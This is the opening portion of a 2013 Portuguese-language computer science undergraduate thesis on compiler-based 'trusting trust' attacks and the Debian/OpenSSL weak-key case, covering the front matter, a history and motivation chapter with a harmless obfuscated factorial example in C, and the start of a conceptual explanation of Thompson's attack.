Universidade de Brasília
Instituto de Ciências Exatas
Departamento de Ciência da Computação

Prova de Conceito de Ataque Trusting-Trust

Gabriel Gomes Gaspar

Monografia apresentada como requisito parcial
para conclusão do Bacharelado em Ciência da Computação

Orientador
Prof. Ms. Pedro Antônio Dourado de Rezende

Brasília
2013

Universidade de Brasília — UnB
Instituto de Ciências Exatas
Departamento de Ciência da Computação
Bacharelado em Ciência da Computação

Coordenador: Prof. Dr. Flávio de Barros Vidal

Banca examinadora composta por:

Prof. Ms. Pedro Antônio Dourado de Rezende (Orientador) — CIC/UnB
Prof. Dr. Diego de Freitas Aranha — CIC/UnB
Prof. Ms. João José Costa Gondim — CIC/UnB

CIP — Catalogação Internacional na Publicação

Gaspar, Gabriel Gomes.

Prova de Conceito de Ataque Trusting-Trust / Gabriel Gomes Gaspar.
Brasília : UnB, 2013.
167 p. : il. ; 29,5 cm.

Monografia (Graduação) — Universidade de Brasília, Brasília, 2013.

1. compilador, 2. *trusting trust*, 3. OpenSSL, 4. GCC

CDU 004.4

Endereço: Universidade de Brasília
Campus Universitário Darcy Ribeiro — Asa Norte
CEP 70910-900
Brasília–DF — Brasil

Universidade de Brasília
Instituto de Ciências Exatas
Departamento de Ciência da Computação

Prova de Conceito de Ataque Trusting-Trust

Gabriel Gomes Gaspar

Monografia apresentada como requisito parcial
para conclusão do Bacharelado em Ciência da Computação

Prof. Ms. Pedro Antônio Dourado de Rezende (Orientador)
CIC/UnB

Prof. Dr. Diego de Freitas Aranha
CIC/UnB

Prof. Ms. João José Costa Gondim
CIC/UnB

Prof. Dr. Flávio de Barros Vidal
Coordenador do Bacharelado em Ciência da Computação

Brasília, 26 de julho de 2013

Dedicatória

Dedico o presente trabalho a todos que assumem para si próprios o risco de trazer ao conhecimento público os atos de violação praticados por grandes organizações e empresas. Também dedico o trabalho a todos que participam, ou de alguma forma contribuem, com o desenvolvimento de *software* livre e/ou de código aberto.

Agradecimentos

Agradeço, primeiramente, a minha mãe por sua constância e apoio incondicionais, e também por compreender a presença ausente de um filho estudante de computação frente a um computador por horas infindas. Agradeço também ao meu pai por todo o suporte financeiro, emocional e afetivo nesses longos anos. A ambos agradeço por todo o apoio dado a um filho que muito estudava e nunca se formava. Agradeço também a meu irmão, pela paciência e compreensão quando de minhas complexas, e por vezes atrapalhadas, explicações do trabalho então em desenvolvimento. Agradeço ao professor Diego Aranha pelo semestre de criptografia, que me apontou para novos entendimentos e conhecimentos da área, além de correções de concepções errôneas de minha parte. Finalmente, agradeço ao professor Pedro Rezende, inicialmente pelo crédito na proposta de trabalho de um estudante recém-saído da aula de Segurança de Dados, e a partir de então por todas as revisões de frases por vezes verborrágicas e por todo o suporte intelectual oferecido durante a realização desse trabalho.

Resumo

Em 1984, Kenneth Thompson descreveu um método de subversão de código que se baseava no uso de um compilador, corrompendo o código de programas quando do processo de compilação. Dada a importância e o aspecto difundido dos compiladores, subversões de tal tipo mostram-se capazes de atingir virtualmente qualquer classe de sistema computacional. Essas subversões são hoje comumente referidas como *ataques trusting trust*, e exploram o fato de que o compilador costuma ser visto como um artefato de software idôneo em sua execução. Considerado o caráter global da informatização e o contexto de espionagem/ciberguerra que hora se configura, ataques *trusting trust* mostram-se como um importante armamental, munido de amplo alcance, árdua detecção e considerável simplicidade. O presente trabalho visa demonstrar, adotando uma postura de *responsible disclosure*, o processo de construção de um ataque *trusting trust* visando o compilador GCC e lastreado em uma vulnerabilidade real, mais precisamente o caso *Debian/OpenSSL* ocorrido em 2006. Durante a exposição busca-se ressaltar a importância do cuidado com artefatos de software fornecidos de terceiros e, principalmente, a importância do cuidado com os próprios terceiros que os fornecem.

Palavras-chave: compilador, *trusting trust*, OpenSSL, GCC

Abstract

In 1984, Kenneth Thompson described a method of code corruption proceeded by means of a compiler, surreptitiously subverting programs during compilation process. Given the importance and broad usage of compilers, corruptions of this kind are capable of affecting virtually any class of computer system. Code modifications of this nature are today commonly refered to as *trusting trust attacks*, and they explore the fact that a compiler is usually seen as a software artifact disproved of any ill intent. Considering how widespread informational systems are and also given the current context of espionage/cyberwar, *trusting trust* attacks show up as important cyber weaponry, loaded with a broad range of effect, complex detection and considerable simplicity in its creation. Respecting a *responsible disclosure* approach, this work tries to explore the process of construction of a *trusting trust* attack aimed at the GCC compiler and based on a real vulnerability, more precisely the *Debian/OpenSSL* case occurred in 2006. During the exposition, emphasis is given to the importance of adopting a careful approach towards software artifacts obtained from third parties, and, mainly, the importance of being cautious with the very third parties that provide them.

Keywords: compiler, trusting trust, OpenSSL, GCC

Sumário

1 Introdução **1**
- 1.1 Apresentação . . . 1
- 1.2 Objetivo . . . 1
- 1.3 Metodologia . . . 1
- 1.4 Considerações Adicionais . . . 2
- 1.5 Histórico . . . 2
- 1.6 Ofuscamento de código em softwares proprietários . . . 4
- 1.7 Propagação de vulnerabilidades via compilador . . . 7

2 Explorando a confiança em compiladores: ataques *trusting trust* **8**
- 2.1 *Reflections on Trusting Trust*: estágios para codificação de um ataque *trusting trust* . . . 9
  - 2.1.1 Primeiro estágio: *quines* . . . 10
  - 2.1.2 Segundo estágio: extensão do compilador . . . 12
  - 2.1.3 Terceiro estágio: reconhecimento de padrões em código . . . 13
- 2.2 *Reflections on Trusting Trust*: repercussões e ataques *trusting trust* nos dias de hoje . . . 15

3 Criptografia e *OpenSSL* **17**
- 3.1 Criptografia: entropia e geradores pseudo-aleatórios . . . 17
- 3.2 *OpenSSL* e seu gerador pseudo-aleatório padrão . . . 19

4 O caso *Debian/OpenSSL* **31**
- 4.1 O ocorrido . . . 32
- 4.2 Uma análise . . . 35
  - 4.2.1 Contexto colaborativo . . . 36
  - 4.2.2 Crítica semântica . . . 39
  - 4.2.3 Crítica pragmática . . . 41
- 4.3 Ferramentas de detecção . . . 42

5 Recriando o caso *Debian/OpenSSL*: um ataque *trusting trust* **50**
- 5.1 O compilador . . . 51
- 5.2 Os gatilhos . . . 52
- 5.3 As cargas . . . 54
- 5.4 O código . . . 57

6 Conclusão **68**

Referências **70**

Lista de Figuras

3.1 Diagrama simplificado do gerador pseudo-aleatório padrão da *OpenSSL* . . 24
3.2 Diagrama simplificado do funcionamento de MD_Update 26

4.1 Gráfico de distribuição de opcodes em código executável 40

5.1 Fluxo de compilação simplificado no *GCC* 52

Lista de Trechos de Código

1.1 Ofuscamento em código *C* . . . 5
2.1 Um programa em *C* capaz de se replicar . . . 10
2.2 Trecho de compilador *C* para tratamento de seqüências de escape . . . 12
2.3 Trecho com extensão óbvia para interpretação de tabulações verticais . . . 12
2.4 Trecho com extensão funcional para interpretação de tabulações verticais . . . 13
2.5 Rotina hipotética responsável pela compilação de uma linha de código . . . 14
2.6 Rotina *compilar* modificada para alteração da compilação de um programa . . . 14
2.7 Rotina *compilar* com inclusão de novo padrão visando agora o compilador . . . 14
3.1 Visão simplificada da implementação de *RAND_poll* . . . 20
3.2 Visão simplificada da implementação de *RAND_load_file* . . . 20
3.3 Rotinas de acesso às implementações que operam sobre o gerador . . . 21
3.4 Função de obtenção da estrutura de rotinas de acesso ao gerador . . . 23
3.5 As rotinas *ssleay* . . . 23
3.6 Escolha da função de *hash* . . . 25
3.7 Definições de funções e valores referentes a *hashes* . . . 25
3.8 Inclusão de bytes dotados de entropia no *hash* . . . 28
3.9 Inclusão do *pid* do processo no *hash* . . . 29
3.10 Inclusão do buffer de saída no *hash* . . . 29
4.1 Programa *vulnkey-test.c* . . . 43
4.2 Funções da *OpenSSL* responsáveis pela geração de chaves RSA . . . 47
4.3 Chamada à função de geração de chaves RSA no código do *OpenSSH 4.3* . . . 47
4.4 Chamada à função de geração de chaves RSA no código do *OpenSSH 6.2* . . . 47
5.1 Código de login hipotético . . . 54
5.2 Exemplo de supressão aplicada sobre código de login . . . 55
5.3 Exemplo de substituição aplicada sobre código de login . . . 56
5.4 Exemplo de inclusão de código . . . 56
5.5 Reintroduzindo a vulnerabilidade *Debian/OpenSSL* . . . 58
5.6 Gatilhos e cargas de suporte . . . 59
5.7 Deslocamento do espaço de chaves geráveis . . . 60
5.8 Rotina de desvio do fluxo de compilação . . . 60
5.9 Controle de finalização do desvio de compilação . . . 61
5.10 Código de auto-replicação em string: versão simples . . . 61
5.11 Código auto-replicável para ataque *trusting trust* no *GCC* . . . 63

"GCC has a very large user community that knows nothing about compilers except how to shepherd their programs through GCC and run the result."

Desenvolvedor do GCC (nome omitido)

Capítulo 1

Introdução

1.1 Apresentação

Em 1974, uma avaliação de segurança do *Multics* realizada pela força aérea dos Estados Unidos já discutia a possibilidade de uso de compiladores como vetores de inserção e proliferação de vulnerabilidades em programas, dentre estes o próprio compilador, durante o processo de compilação [31]. A metodologia de programação de ataques via compilador foi demonstrada em 1984 por Kenneth Thompson, em seu escrito entitulado *"Reflections on Trusting Trust"*, o qual posteriormente deu origem ao termo *ataque trusting trust* para designar essa classe de ataques. Isto posto, um ataque *trusting trust* é realizado via compilador com o intuito de subverter programas específicos durante a compilação deste, sendo o próprio compilador um dos programas mirados pela subversão. Dado o uso difundido dos compiladores, ataques desse tipo são capazes de acometer amplas classes de sistemas computacionais.

1.2 Objetivo

O presente trabalho visa a alertar o leitor e discutir a possibilidade de aplicação de ataques *trusting trust*, principalmente por grandes organizações e empresas, em softwares amplamente usados em tempos atuais. Para tanto, uma vulnerabilidade conhecida, a do caso *Debian/OpenSSL* ocorrido em 2006, será modificada e moldada na forma de uma prova de conceito de ataque *trusting trust*, no intuito de demonstrar a possibilidade desse tipo de ataque bem como a considerável simplicidade de sua construção.

1.3 Metodologia

Inicialmente, faremos um breve estudo sobre ataques *trusting trust* com base no escrito *"Reflections on Trusting Trust"* de Kenneth Thompson. Em seguida, o gerador pseudo-aleatório padrão da biblioteca *OpenSSL* é estudado em detalhes, discutindo-se algumas decisões de seu projeto e alguns trechos específicos de seu código-fonte. Então, com base no entendimento prévio construído acerca do gerador padrão da *OpenSSL*, discutiremos uma vulnerabilidade atual, a saber, o caso *Debian/OpenSSL* ocorrido em 2006, enfatizando-se a facilidade de replicação do mesmo em versões atuais dos softwares envolvidos. Por fim,

demonstraremos uma metodologia de criação de uma prova de conceito de ataque *trusting trust* baseada na vulnerabilidade do caso *Debian/OpenSSL*, aplicando-se o compilador *GCC* para modificação da biblioteca *OpenSSL* em tempo de compilação.

1.4 Considerações Adicionais

No decorrer da exposição de alguns trechos de código, como aqueles relacionados à prova de conceito concebida, optamos por uma postura que chamamos de *responsible disclosure*, aqui significando uma abordagem intermediária entre o *full disclosure* e o *non-disclosure*. Ademais, visando um alcance maior deste trabalho e seu melhor entendimento, mesmo por leitores não-técnicos, optamos pelo uso de uma linguagem mais discursiva, diferente daquela comumente empregada em textos acadêmicos em geral.

1.5 Histórico

Nos idos do século XIX, o inventor e matemático Charles Babbage, ao se deparar com uma série de erros em tabelas astronômicas que analisava, erros estes devidos a falhas humanas, exclamou a máxima *"I wish to God these calculations had been executed by steam"* [34]. Era uma referência direta à confiança que depositava no trabalho preciso desempenhado por máquinas e dispositivos mecânicos que à época afloravam de forma tão fervilhante quanto as ambições de crescimento das sociedades. Tal linha de raciocínio o conduziu à tentativa de desenvolver um elaborado mecanismo capaz de realizar cálculos e processamentos, o qual nunca chegou a ser de fato construído até anos bem recentes [33]. Assim, embora Charles Babbage nunca tenha chegado a presenciar o mecanismo que engendrara em ação, a idéia de uma máquina complexa capaz de processamentos eficientes e livres de erros humanos emanava de seus rascunhos, desenhos e protótipos inacabados.

Mas talvez Babbage, do alto de seu cansaço e indignação mediante os erros tão patentes em suas tabelas, não tenha vislumbrado a possibilidade de que tais máquinas, no decorrer de sua evolução, pudessem vir a alcançar um âmbito de dispersão tão abrangente nas atividades humanas que alguns de seus setores ver-se-iam seriamente comprometidos, ou mesmo inutilizados, mediante possíveis falhas destas. Mais ainda, talvez não tenha vislumbrado o potencial que as mesmas, em conjunto com a ambição que outrora servia de combustível para o progresso de sua sociedade, poderiam apresentar na introdução de erros ou falhas naquilo que viessem a processar, deturpando as próprias fundações de sua concepção. E talvez, sob a pálida luz de tais vislumbres, tivesse Babbage relutado por alguns instantes antes de pôr em curso sua tentativa seminal de desenvolvimento do complexo mecanismo que idealizou.

À época de Babbage, preocupações de tal natureza eram mitigadas por um certo fascínio coletivo pela tecnologia e pela miríade de possibilidades delineadas no romper de suas fronteiras. Mas muito mudou desde aqueles anos vitorianos. O fascínio coletivo permaneceu, e, com ele, grandes máquinas dotadas de capacidades de processamento antes inimagináveis foram concebidas, passando estas a ser comumente denominadas de *computadores*. E, ainda que não tenham cruzado a mente de Babbage, aqueles mesmos vislumbres vieram de fato a se concretizar. Computadores tornaram-se máquinas rápidas, precisas, complexas e, munidos de tais predicados, também ferramentas empregadas por

indivíduos e organizações para fins escusos e fraudulentos. Mais, devido à mesma complexidade que lhe passou a ser inerente, também vieram a se mostrar bastante suscetíveis a falhas humanas quando de seu projeto ou programação, e notícias de indivíduos dedicados a encontrar tais falhas e delas se aproveitar são hoje lugar comum [21] [50] [36]. Não obstante, a eficiência de seu trabalho e seu grande potencial de aplicação nos mais diversos campos sempre se mostraram fortes pontos a seu favor e, com a queda de custos e miniaturização apresentadas no decurso de sua evolução, computadores também vieram a lograr dispersão nas mais variadas frentes de interesse humano, da guerra à medicina, da indústria ao lazer.

Assim, a situação que hoje se apresenta é que se tem como atingida a marca de mais de um bilhão de computadores atualmente em uso, a marca dos dois bilhões em franca aproximação [24], contando com uma gama de usuários tão distinta quanto os fins para os quais são aplicados. Tal dispersão incute na sociedade atual uma crescente e nítida dependência nos meios tecnológicos para mesmo as mais básicas de suas interações, inclusive as sociais. Entretanto, no que pese tal dependência, o que se mostra é uma alarmante despreocupação por parte daqueles que de tais tecnologias fazem uso no que se refere à sua utilização racional ou mesmo às garantias que têm sobre as informações que por estas trafegam. Tem-se de tal forma o cume do total despudor, observável no montante de informações tão avidamente regurgitadas em redes sociais de toda sorte ou aplicativos da moda.

Mais ainda, mesmo frente ao patamar de importância dos computadores nas mais diversas atividades humanas, também se observa um patente despreparo por parte daqueles que os operam e programam no que concerne a aspectos de segurança em informação, ficando estes em geral relegados a segundo plano na condição de fardo. Soma-se a isto o interesse de alguns em incutir sentimentos de proteção em usuários de sistemas computacionais sem a devida correlação de tais sentimentos com o que concerne ao processo de segurança em si, relegando tais usuários à condição de vítimas tanto de um sistema potencialmente falho quanto do chamado *teatro da segurança* [49]. Assim, de posse de todo um arsenal mercadológico, vendedores empurram soluções mágicas em coloridas caixas-pretas fartamente distribuídas, soluções estas de pronto consumidas por vorazes usuários que pouco entendem ou se importam com as reais capacidades daquilo que estão comprando. Compram, portanto, um falso sentimento de segurança provido por algo que instalam em suas máquinas.

Logo, não deve ser fator causador de estranheza que, em média, o aumento dos gastos com segurança computacional não encontra correspondência na redução de incidentes contabilizados [16]. De fato, ao se considerar misturadas ao contexto tanto a inépcia de compreensão do processo de segurança, ou aferição de sua eficácia, por parte de quem procura provê-la quanto a capacidade crescente de descoberta e exploração de vulnerabilidades demonstrada por quem se disponha a delas fazer uso, o resultado não haveria de ser delineado de forma diferente. Do ponto de vista da programação, a crescente complexidade apresentada pelas tecnologias computacionais e a demanda por eficiência econômica culminam na introdução, acidental ou não, de vulnerabilidades nos sistemas desenvolvidos e subjacentes. Tais vulnerabilidades podem permitir acesso a um sistema burlando-se o devido controle do perímetro de autenticação, constituindo nesse caso as chamadas *backdoors*, ou *portas de fundo* [45]. Estas permitem a quem possua conhecimento de sua existência acesso possivelmente irrestrito ao sistema acometido, viabilizando

vazamento de informações e arquivos contendo dados sensíveis a alguém.

Com relação à introdução de vulnerabilidades em caráter proposital, esta pode ocorrer por diversos motivos. Agências de segurança, sobretudo governamentais, obtêm grandes vantagens com o uso de portas de fundo, mitigando custos de investigações, espionagens e obtenção de informações de interesse, situações em que conhecidamente já foram aplicadas [48]. Por outro lado, os próprios desenvolvedores podem obter vantagens na introdução de backdoors em seus sistemas, logrando maior controle sobre dados e informações que trafegam e são acessados por seus usuários. No que diz respeito à postura do desenvolvedor no que se refere ao código, se este é aberto torna-se possível a verificação do mesmo em busca de possíveis vulnerabilidades, o crivo do montante de distintos aferidores usado, ainda que com ressalvas, como possível calibre para a mensuração do risco de vulnerabilidades embutidas no código em questão. Já em códigos de fonte fechada, restrita por modelos de desenvolvimento proprietários, resta aos usuários confiar na palavra de seus desenvolvedores no que diz respeito à ausência das mesmas [18], pois, sendo o código disponibilizado em caixa-preta, não há como certa a possibilidade de auditoria do mesmo.

1.6 Ofuscamento de código em softwares proprietários

Software livre é o termo usado para se referir a softwares que são disponibilizados juntamente com garantias e permissões para que qualquer um possa deles fazer uso, cópia, modificação e redistribuição. Para que tais liberdades sejam garantidas, é condição necessária que seja disponibilizado o código-fonte do software [23]. Um *software proprietário*, por outro lado, é qualquer software que não seja livre. Softwares proprietários, portanto, apresentam um caráter mais restritivo quanto às supracitadas garantias e permissões: seu uso, cópia, modificação ou redistribuição são proibidos parcial ou totalmente [22]. A motivação para o estabelecimento de restrições sobre um software varia de um desenvolvedor para outro, seja com vistas ao máximo lucro financeiro por parte de organizações comerciais, seja para fins de vantagem tática e bélica por parte de agências governamentais de uma nação. Não importando a motivação, uma prática geral observada por parte de desenvolvedores de software proprietário é a ocultação do código-fonte do mesmo: este é retido sob conhecimento exclusivo da organização desenvolvedora, sendo o software disponibilizado estritamente em sua forma executável, isto porque o conhecimento do código-fonte por outrem viabiliza na prática as garantias inerentes ao software livre que tais organizações buscam precisamente tolher em seu software proprietário.

Não obstante, a mera retenção do código-fonte na origem não garante aos desenvolvedores de código proprietário a sujeição de seus usuários às restrições que visam impor. Várias técnicas e ferramentas existem que permitem a alguém unicamente de posse do código executável de um programa obter maiores informações sobre seu fluxo de controle e estruturas de dados, possibilitando a reconstrução de trechos do código-fonte. Esse processo inverso de obtenção do código-fonte de um programa a partir de seu código executável é por vezes chamado de *engenharia reversa*. A engenharia reversa em software é feita por diferentes motivos, mas geralmente com a intenção de fazer uso do software proprietário para fins de interoperabilidade ou para burlar algum tipo de restrição imposta pelo mesmo. Insatisfeitos com tal possibilidade, desenvolvedores de software proprietário lançam mão de um crescente arsenal de técnicas que visam dificultar ao máximo o esforço da engenharia reversa, ofuscando trechos de código e aplicando marcações especí-

ficas a seu software que buscam não apenas impossibilitar o conhecimento alheio de seu funcionamento, mas também rastrear aqueles que o conseguirem.

No que se refere ao ofuscamento, este consiste em transformar o código de um programa de uma maneira tal que a compreensão do código modificado seja mais complexa que a compreensão de sua versão original quando da análise humana. Assim, o próprio processo de compilação sem a divulgação do código-fonte pode ser visto como uma forma mais simples de ofuscamento, dado que transforma um código-fonte expresso em uma linguagem mais legível em um código executável binário correspondente, de interpretação consideravelmente mais complexa por uma pessoa. De igual maneira, um programa submetido a procedimentos de otimização pode ser considerado mais ofuscado que um outro não otimizado, dado que o processo de otimização promove diversas modificações em código com vistas a sua mais ágil execução ou mais compacto tamanho, mas que o tornam mais difícil de compreender.

Entretanto, o conjunto de técnicas e ferramentas de ofuscamento vai muito além da mera compilação e da otimização de código: ao contrário de um compilador, que traduz um programa de uma linguagem para outra, o ofuscamento pode se dar na própria linguagem do código-fonte; ao contrário da otimização, que modifica um código para tornar mais eficiente sua execução ou mais compacto seu tamanho, o ofuscamento modifica o código do programa de uma maneira tal que geralmente o resultado é um programa maior e mais lento; e ao contrário da mera "segurança por obscuridade" atingida pela simples retenção do código-fonte, os algoritmos e técnicas de ofuscamento podem ser considerados como conhecidos por um atacante, a única premissa de sigilo recaindo sobre a determinação da forma e da localização em código onde as técnicas serão aplicadas [17].

De modo a ilustrar como um ofuscamento de código pode ocorrer na prática e qual seu efeito sobre um código-fonte, seja considerado o trecho de código 1.1 mostrado, o qual ilustra a implementação de duas funções em linguagem *C*:

```
1  long int f(int num){
2    long int res = 1;
3
4    while(num > 1){
5      res = res*num;
6      num--;
7    }
8    return res;
9  }
10
11 long int obf_f(int num){
12   long int r1, r2;
13
14   r1=!(num*num)?-1:num;
15   r2=-((num%r1)-1);
16   if(r1*(-r2)>=0){
17     return r2;
18   }
19   r1--;
20   for(;;){
21     int num1,num2;
22     num1=num;
23     num2=((num%num1)+1)*num1;
24     if(num1*num2==((num1%num2!=0)?0:1)){
25       return r2;
26     }
27     r1=num2;
28     r2=r1*(-(~r2+1));
29     num=((num1+r1)/2)-((r1%num1!=1)?1:0);
30   }
```

```
31 }
```

Código 1.1: Ofuscamento em código *C*

A primeira função, **f()**, apresenta uma codificação consideravelmente simples, e mediante trivial análise depreende-se sua finalidade: computar o fatorial do número inteiro fornecido como parâmetro de entrada, retornando o valor de tal fatorial como resultado de sua execução. Caso um número inferior a zero seja fornecido como parâmetro de entrada, a função retorna o valor 1. Já a segunda função, **obf_f()**, não desvela sua finalidade de maneira tão trivial quanto **f()**, requisitando sua análise um esforço consideravelmente maior. Entretanto, e talvez até de forma um tanto surpreendente, a função **obf_f()** apresenta a mesma e exata finalidade de **f()**: computar o fatorial do número fornecido como parâmetro de entrada e retornar tal valor como resultado. De igual maneira, quando números negativos lhe são fornecidos, também **obf_f()** retorna 1. Assim, o comportamento observável de **obf_f()** é idêntico ao de **f()**, qualquer uma das duas podendo ser usada em detrimento da outra quando considerado o requisito único de cálculo de fatoriais. No entanto, **obf_f()** certamente ofusca com primazia sua finalidade, enquanto que **f()** a revela com total despretensão.

É também de simples percepção e averiguação que **obf_f()** é mais lenta que **f()** em sua execução, dado que computa diversas instruções desnecessárias do ponto de vista da obtenção do valor de um fatorial. Portanto, como é comum na prática de segurança em tecnologias da informação, há também um comprometimento entre ofuscamento e desempenho, sendo códigos ofuscados em geral maiores e mais lentos se comparados com versões não ofuscadas. Outro aspecto importante a ser ressaltado é o fato de que o ofuscamento pode também ocorrer mesmo em código-fonte aberto. Fato é que, quando aplicado em conjunto a modelos de desenvolvimento proprietários torna-se mais eficiente no que se refere a seus objetivos, vide o montante de código executável que um trecho ofuscado gera. No entanto, como é possível vislumbrar pelo trecho de código 1.1, a técnica também mostra seus resultados mesmo ante conhecimento do código expresso em linguagem de alto nível.

Uma possível motivação para aplicação de técnicas de ofuscamento sobre código-aberto seria a manutenção de domínio sobre um código visando a exclusividade em sua manutenção. Se um código é legível e de fácil compreensão, também facilmente pode ser mantido e modificado por outros que não seus desenvolvedores originais. Quando ofuscado, no entanto, faz-se antes necessária uma complexa etapa de estudo e compreensão de sua lógica e intento antes que possam ser realizadas quaisquer modificações. Dessa forma, seja por receio de mal-funcionamento, prazos ou demandas financeiras, muitas vezes opta-se por deixar tais tarefas sob domínio do desenvolvedor original, único detentor do conhecimento e motivação de um código ou trecho do mesmo.

Tal prática, no entanto, não é a norma em modelos de desenvolvimento de software livre. Funções possivelmente ofuscadas são vistas em tal contexto como sinônimo de má-programação tanto por sua ilegibilidade quanto por seu desperdício computacional, em tempo sendo analisadas e substituídas por versões superiores no que diz respeito à compreensão de seu código e à eficiência computacional de sua execução. Quando o código-fonte é desconhecido, entretanto, resta a análise sobre o código executável, o qual apresenta uma configuração consideravelmente mais complexa e de difícil compreensão quando gerado a partir de versões ofuscadas de código-fonte. A prática de ofuscamento, portanto, encon-

tra seu solo fértil em modelos proprietários de desenvolvimento, ali germinando nas mais diversas formas, desde a manutenção de controle sobre o uso de um software desenvolvido até a ocultação de *backdoors* e outros mecanismos semelhantes embutidos no código.

1.7 Propagação de vulnerabilidades via compilador

Há, portanto, de se tomar a devida cautela com artefatos de software desenvolvidos ou distribuídos por terceiros. Talvez cautela maior ainda seja necessária com os próprios terceiros de quem tais artefatos são adquiridos, principalmente quando da aquisição de software proprietário, no qual, conforme já exposto, a auditoria de código não é tida como certa pela variedade de técnicas rotineiramente empregadas para o ofuscamento do mesmo. Tal ponto, o cuidado com fornecedores, apresenta-se com mais força ainda quando levada em consideração uma terceira forma de inclusão de vulnerabilidades em programas, uma que não por acidente ou modificação proposital do código-fonte do programa alvo, como já discutido, mas sim pela inclusão de trechos não documentados de código executável no resultado binário do processo de compilação. Assim, o alvo primário da subversão torna-se não mais o programa em si, mas sim aquele responsável pela geração do código executável deste, o compilador, elevando vulnerabilidades de tal forma introduzidas no programa compilado à condição de indetectáveis por mera análise de seu código-fonte, não importando quão cuidadosa a aferição do mesmo. Sobretudo quando considerado à luz de um contexto em que sistemas computacionais apresentam crescente complexidade e seus usuários buscam a conveniência de soluções prontas sem averiguação mais cautelosa, o estudo dessa forma de subversão se mostra de considerável importância.

Em tal estudo repousa o foco de interesse do presente trabalho: a análise de subversões de software aplicadas e propagadas via compiladores. Para tanto, o tipo de ataque será inicialmente descrito, junto com seu funcionamento e o cerne de sua implementação. Então, um caso de uso será perscrutado, resultando na montagem de uma prova de conceito desse tipo de ataque que não apenas se mostra atual, como também crítica e factível. Com lastros em tal prova, discutiremos ainda a necessidade do exercício da cautela com fornecedores de software e como a ausência de tais cuidados pode vir a contaminar todo o processo de segurança planejado, possivelmente proliferando tal contaminação por toda a cadeia de desenvolvimento até o usuário final.

À época do engenhoso Charles Babbage computadores como os de hoje podiam ser considerados um devaneio distante, mas à época contemporânea promovem a existência de um domínio virtual agregador de pessoas e nações diversas, importantes organizações e infraestruturas críticas, todas fazendo uso de programas que em primeira instância necessitaram passar, ou são interpretados por programas que passaram, por um processo de compilação. Sob esse domínio, seja para fraudes ou para a promoção de sabotagens direcionadas a infraestruturas específicas, ataques que fazem uso de compiladores como veículo de propagação de subversões apresentam-se como importantes armas dotadas de considerável simplicidade, amplo alcance e difícil detecção, como se há de ver. E seria de fato surpreendente que não sejam correntemente aplicados em tais contextos.

Capítulo 2

Explorando a confiança em compiladores: ataques *trusting trust*

O compilador é um software, ou conjunto de softwares, responsável pela transformação de um programa escrito em alguma linguagem de programação para uma linguagem de baixo nível, geralmente com o intuito de gerar um código executável correspondente [14]. É hoje parte indispensável do ferramental de programadores, os quais podem então expressar um determinado algoritmo em alguma das chamadas *linguagens de alto nível*, consideravelmente mais inteligíveis e de mais ágil programação que um correspondente código desenvolvido em uma linguagem mais próxima à arquitetura da máquina, como *assembly*. A tarefa da tradução de uma para a outra é então deixada a cargo do compilador. De uma forma geral, o programador tende a depositar grande parcela de confiança no trabalho executado por este, visto que o programa em sua forma executável, tido como objetivo e resultado final do trabalho de programação, é uma saída do compilador com base em seu processamento sobre um código-fonte fornecido como entrada.

Não somente compiladores, entretanto, são encarregados da geração de código executável correspondente a um código-fonte. Algumas linguagens de alto nível, como *Python*, fazem uso de um outro componente de software para tal propósito, denominado *interpretador*. Tais linguagens são denominadas *linguagens interpretadas*, em contraste com as chamadas *linguagens compiladas*, que fazem uso de compiladores. Semelhante a um compilador, um interpretador também é responsável pelo processo de tradução do código-fonte de um programa para uma linguagem que possa ser executada pela máquina. Entretanto, interpretadores diferem de compiladores na forma como o fazem: a tradução ocorre durante a execução do programa, sendo cada instrução do código-fonte interpretada e então traduzida para uma correspondente instrução em código de máquina, a qual por sua vez é passada ao processador para finalmente ser executada. Variações podem existir em tal processo, ficando por exemplo o interpretador responsável pela tradução do código-fonte não para código de máquina, mas para uma representação intermediária ainda independente do hardware, a qual por sua vez pode ser interpretada por um segundo interpretador em cadeia. Não obstante, em linguagens interpretadas o código executável é o próprio código-fonte do programa, a execução do mesmo intermediada pelo interpretador.

Assim, sob a luz de uma análise rasa, haveria de se concluir que tais linguagens estariam então imunes a ataques realizados via compilador, haja vista não fazerem uso destes para execução de seus programas. No entanto, há de se observar que mesmo em lingua-

gens interpretadas compiladores são de alguma forma usados: o próprio interpretador, por exemplo, é um componente de software que em primeira instância necessitou ser compilado. E ainda que usada uma cadeia de interpretadores para execução de um programa, em algum momento ao menos um desses interpretadores necessitará ser executado diretamente pelo processador, para tanto devendo ser expresso em uma linguagem inteligível por este, o que implica a necessidade de compilação. Portanto, linguagens interpretadas, ainda que diferentes em alguns aspectos das linguagens compiladas, também em algum momento fazem uso de compiladores, de modo que não estão imunes aos procedimentos e resultados que com o presente trabalho se há de expor. O foco da abordagem aqui será dado a linguagens compiladas, não devendo no entanto ser esquecido o referido potencial de aplicação a linguagens interpretadas e seus interpretadores.

Tendo isto sido estabelecido e retomando a discussão acerca de compiladores, devido à grande complexidade que apresentam no que se refere a sua codificação e funcionamento, estes costumam ser vistos como uma caixa-preta à qual se credita a execução de um trabalho sempre honesto e de difícil compreensão, muito embora, como todo software, tenham sido também desenvolvidos por trabalho de outros programadores. Desconhecidos os responsáveis por tal trabalho, fica também desconhecida sua idoneidade com respeito ao que desenvolvem, a decisão no que concerne a tal respeito recaindo então sobre a aferição cuidadosa do código-fonte do compilador ou, na impossibilidade desta, pelo crédito à palavra do desenvolvedor do mesmo. Em geral, seja por comodidade ou demandas por eficiência econômica, opta-se pela confiança automática no software responsável pela compilação.

2.1 *Reflections on Trusting Trust*: estágios para codificação de um ataque *trusting trust*

Observando e encadeando tais fatos referentes a compiladores e seu uso, Kenneth Thompson, em seu discurso de agradecimento pelo *Turing Award* em 1984, entitulado *"Reflections on Trusting Trust"*, descreveu um método de subversão de código que consiste na inserção de uma vulnerabilidade em um programa em tempo de compilação, sem necessidade de modificações no código-fonte do programa alvo [52]. O ataque é realizado via um compilador subvertido, o qual, quando da detecção da compilação de algum programa mirado pelo ataque, insere no binário resultante uma vulnerabilidade específica. Dessa forma, conquanto a análise criteriosa do código-fonte nada acuse, o programa resultante da compilação desse mesmo código-fonte contém uma vulnerabilidade nele inserida pelo compilador usado. Entretanto, cabe observar que, embora não haja necessidade de modificações no código-fonte do programa alvo do ataque, há ainda a necessidade de modificação do código-fonte do compilador em si, dado que este precisa ser munido com a lógica necessária ao procedimento de subversão. O que isto implica é que o ataque torna-se então detectável via análise do código-fonte do compilador, visto que em tal código se encontra explicitada a lógica responsável pela subversão pretendida.

